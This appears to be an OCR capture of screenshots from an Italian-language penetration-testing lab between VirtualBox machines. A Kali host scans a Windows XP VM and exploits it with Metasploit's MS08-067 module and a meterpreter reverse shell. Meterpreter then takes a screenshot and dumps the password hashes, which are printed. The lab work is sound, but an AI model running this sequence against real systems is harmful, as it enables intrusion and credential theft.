






Kali Linux Interna [in esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fe8d:f57d prefixlen 64 scopeid 0x20<link>
ether 08:00:27:8d:f5:7d txqueuelen 1000 (Ethernet)
RX packets 56 bytes 7341 (7.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 34 bytes 4742 (4.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 15 bytes 1376 (1.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 15 bytes 1376 (1.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(kali_interna㉿kali)-[~]
└─$ ping 192.168.1.200
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data.
64 bytes from 192.168.1.200: icmp_seq=1 ttl=128 time=0.819 ms
64 bytes from 192.168.1.200: icmp_seq=2 ttl=128 time=1.52 ms
64 bytes from 192.168.1.200: icmp_seq=3 ttl=128 time=0.833 ms
64 bytes from 192.168.1.200: icmp_seq=4 ttl=128 time=1.55 ms
64 bytes from 192.168.1.200: icmp_seq=5 ttl=128 time=1.35 ms
^C
— 192.168.1.200 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4021ms
rtt min/avg/max/mdev = 0.819/1.213/1.550/0.323 ms
┌──(kali_interna㉿kali)-[~]


Windows XP SP3 [in esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Prompt dei comandi
Scheda Ethernet Connessione alla rete locale (LAN):
Suffisso DNS specifico per connessione:
Indirizzo IP . . . . . : 192.168.1.200
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.1.1
C:\Documents and Settings\Epicode_user>ping 192.168.1.100
Esecuzione di Ping 192.168.1.100 con 32 byte di dati:
Risposta da 192.168.1.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.1.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.100: byte=32 durata=1ms TTL=64
Statistiche Ping per 192.168.1.100:
Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
Minimo = 0ms, Massimo = 1ms, Medio = 0ms
C:\Documents and Settings\Epicode_user>
C:\Documents and Settings\Epicode_user>
start
Prompt dei comandi


1 2 3 4
19:21
kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
(kali_interna㉿kali)-[~]
$ nmap -sV 192.168.1.200
Starting Nmap 7.93 (https://nmap.org) at 2023-06-28 19:18 CEST
Nmap scan report for 192.168.1.200
Host is up (0.0015s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
dows_xp
Service detection performed. Please report any incorrect results at htt
/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
(kali_interna㉿kali)-[~]
$
kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
(kali_interna㉿kali)-[~]
$ msfconsole
# cowsay++
< metasploit >
-[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms08-067
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsof
t Server Service Relative Path Stack Corruption
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/s
mb/ms08_067_netapi


1 2 3 4
19:22
Editor di Testo
Semplice editor di testo
kali_interna@kali: ~
Aiuto
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) >


1 2 3 4
19:23
kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.1.100
lhost => 192.168.1.100
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS 192.168.1.200 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) >


1 2 3 4
19:36
kali_interna@kali: ~
File
Aiuto
Firefox ESR
Esplora il web
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1033) at 2023-06-28 1
meterpreter > screenshot
Screenshot saved to: /home/kali_interna/eOdncNDV.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter >
kali_interna
Visualizzazione
Vai
Aiuto
kali_interna
Documenti
Immagini
Modelli
Musica
Pubblici
Scaricati
Scrivania
Video
eOdncNDV.jpeg
file.txt
php-backdoor.php
8 cartelle, 3 file: 47,2 KiB (48.297 byte), spazio libero: 23,3 GiB